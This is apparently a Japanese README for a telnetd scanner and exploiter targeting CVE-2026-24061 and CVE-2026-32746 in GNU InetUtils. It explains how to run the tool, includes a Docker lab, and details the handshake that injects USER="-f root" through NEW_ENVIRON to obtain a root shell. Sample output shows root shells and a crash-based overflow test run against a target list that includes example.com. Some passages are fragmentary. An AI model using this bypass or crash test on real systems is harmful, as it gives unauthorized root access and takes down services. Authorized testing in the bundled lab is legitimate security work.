 ekomssavior/telnet_scan
スキャナー/エクスプロイター CVE-2026-24061 & CVE-2026-32746


GNU InetUtils telnetdにおける2つの深刻な脆弱性を検出し(該当する場合は)悪用するPythonベースのセキュリティ評価ツール:
USER環境変数インジェクションによる認証バイパス (CVSS 9.8)このツールは、許可されたセキュリティテストおよび教育目的でのみ使用してください。
自分が所有していない、または明示的なテスト許可を得ていないシステムに対する不正使用は違法です。作者は、このツールの誤用または損害について一切の責任を負いません。自己責任で使用してください。
TELNET_SCAN_VERBOSE=1 を設定すると、すべてのIACパケットとステップごとのエクスプロイトの流れを表示git clone https://github.com/ekomsSavior/telnet_scan.git
cd telnet_scan
chmod +x telnet_scanner.py
python3 telnet_scanner.py
既知の脆弱性を持つターゲットに対してエクスプロイトをテストし、実際のシステムを危険にさらしません:
cd lab
docker compose up -d
cd ..
python3 telnet_scanner.py
# ターゲット: 127.0.0.1, ポート: 2323
このラボは、脆弱なGNU InetUtils 2.5 telnetdを分離されたコンテナ内で実行し、localhostにのみバインドします。ネットワークへの露出はありません。
Telnetハンドシェイクをデバッグし、ワイヤ上で何が起こっているかを正確に確認します:
TELNET_SCAN_VERBOSE=1 python3 telnet_scanner.py
詳細出力では以下が表示されます:

1 を選択192.168.1.100 または example.com)を入力23)1 – 両方の脆弱性2 – CVE-2026-24061のみ(認証バイパス)3 – CVE-2026-32746のみ(バッファオーバーフロー)targets.txt の例:
192.168.1.100
192.168.1.101
10.0.0.50
example.com
# これはコメント行 - 無視されます
2 を選択23)CVE-2026-24061が成功した場合:
id、whoami、ls)Ctrl+C を押してシェルを終了し、スキャナーメニューに戻ります別のターミナルや追加の手順は不要です。
このエクスプロイトは、実際のGNU InetUtils telnetdとの互換性を確保するために、正確な6ステップのTelnetハンドシェイクに従います:
DO オプションを待機TTYPE、TSPEED、XDISPLOC、NEW_ENVIRON を確認NEW_ENVIRON サブネゴシエーションを介して USER="-f root" を設定SGA、ECHO、LINEMODE、NAWS の DO/WILL に応答# 、root@、または $ プロンプトを検索キープアライブスレッドは2秒ごとに IAC NOP を送信し、ペイロードが処理される前にtelnetdの ttloop() がEOFを検出して exit(1) を呼ぶのを防ぎます。
脆弱なtelnetdは -f root を /usr/bin/login に渡し、認証をバイパスして即座にルートシェルアクセスを許可します。
LINEMODE オプション(RFC 1184)をネゴシエート=== Telnet脆弱性スキャナー ===
1. 単一ターゲットのスキャン
2. ファイルからターゲットをスキャン(1行に1つのIP/ホスト名)
3. 終了
オプションを選択: 1
ポート(デフォルト 23):
どのテストを実行しますか?
1. 両方
2. CVE-2026-24061のみ(認証バイパス - 脆弱な場合シェルを提供)
3. CVE-2026-32746のみ(バッファオーバーフロー検出)
選択 [1-3]: 1
ターゲット(IPまたはドメイン): 192.168.1.100
[*] 192.168.1.100 を解決 -> 192.168.1.100
[*] 192.168.1.100:23 をスキャン中...
[*] サービスが到達可能か確認中...
[+] サービスは到達可能
[*] CVE-2026-24061(認証バイパス)をテスト中...
[!] CVE-2026-24061: 脆弱 – シェル取得!
============================================================
[+] ルートシェルを取得!現在対話型ルートシェルが起動しています。
[+] ここに直接コマンドを入力してください。シェルを終了するには Ctrl+C を押します。
============================================================
id
uid=0(root) gid=0(root) groups=0(root)
    [STEP 1/6] サーバーネゴシエーションを待機(最大15秒かかる場合があります)...
    [STEP 1/6] 48バイトを受信: fffb18fffb20fffb23fffb27...
           デコード: IAC DO TERMINAL-TYPE
           デコード: IAC DO TERMINAL-SPEED
           デコード: IAC DO X-DISPLAY-LOCATION
           デコード: IAC DO NEW-ENVIRON
    [STEP 2/6] すべてのDOオプションにWILLで応答
    [STEP 3/6] SB SENDサブネゴシエーション要求を待機...
    [STEP 4/6] サブネゴシエーション応答を送信...
               NEW-ENVIRON IS VAR USER VALUE "-f root"  *** エクスプロイト ***
    [STEP 5/6] 残りのオプションネゴシエーションを処理...
    [STEP 5/6] テキストを受信: 'root@vuln-lab:~# '
    [結果] 成功: USER="-f root" インジェクションによるパスワードなしルートログイン
=== Telnet脆弱性スキャナー ===
1. 単一ターゲットのスキャン
2. ファイルからターゲットをスキャン(1行に1つのIP/ホスト名)
3. 終了

オプションを選択: 2
ポート(デフォルト 23):
ターゲットを含むファイル名を入力(1行に1つ): targets.txt

どのテストを実行しますか?
1. 両方
2. CVE-2026-24061のみ(認証バイパス - 脆弱な場合シェルを提供)
3. CVE-2026-32746のみ(バッファオーバーフロー検出)
選択 [1-3]: 1

[*] targets.txt から3つのターゲットを読み込みました

==================================================
[1/3] 192.168.1.100:23 をスキャン中
==================================================
[*] 192.168.1.100 を解決 -> 192.168.1.100
[+] サービスは到達可能

[*] CVE-2026-24061 をテスト中...
[!] CVE-2026-24061: 脆弱 – シェル取得!

[?] シェルを取得しました!今すぐ対話しますか?(y/N): n

[*] CVE-2026-32746 をテスト中...
[+] サーバーはクラッシュしませんでした。脆弱ではない可能性が高い

==================================================
[2/3] 192.168.1.101:23 をスキャン中
==================================================
[-] 192.168.1.101:23 でサービスに到達できません

==================================================
[3/3] example.com:23 をスキャン中
==================================================
[*] example.com を解決 -> 93.184.216.34
[+] サービスは到達可能

[*] CVE-2026-24061 をテスト中...
[+] 応答なし。依然として脆弱である可能性あり

[*] CVE-2026-32746 をテスト中...
[!] CVE-2026-32746: 脆弱(サーバーがクラッシュしました)

============================================================
スキャンサマリー
============================================================
192.168.1.100: CVE-2026-24061 に対して脆弱
192.168.1.101: サービスに到達不可
example.com: CVE-2026-32746 に対して脆弱
============================================================
脆弱なシステムを発見した場合は、以下の修正を適用してください:
NEW_ENVIRON USER の値が -f で始まる接続を確認同梱の lab/ ディレクトリは、安全で再現可能なテスト環境を提供します:
cd lab
docker compose up -d
# telnetdが初期化されるまで約10秒待つ
python3 ../telnet_scanner.py
# ターゲット: 127.0.0.1, ポート: 2323
ラボの特徴:
labuser:labpass123)を含む作業が終わったらラボを停止:
cd lab && docker compose down
@leetcrypt に特別な感謝を – 適切な6ステップハンドシェイク、キープアライブスレッド、詳細モード、Dockerラボは素晴らしいです!
免責事項:許可されたセキュリティテストおよび教育目的のみに使用してください。
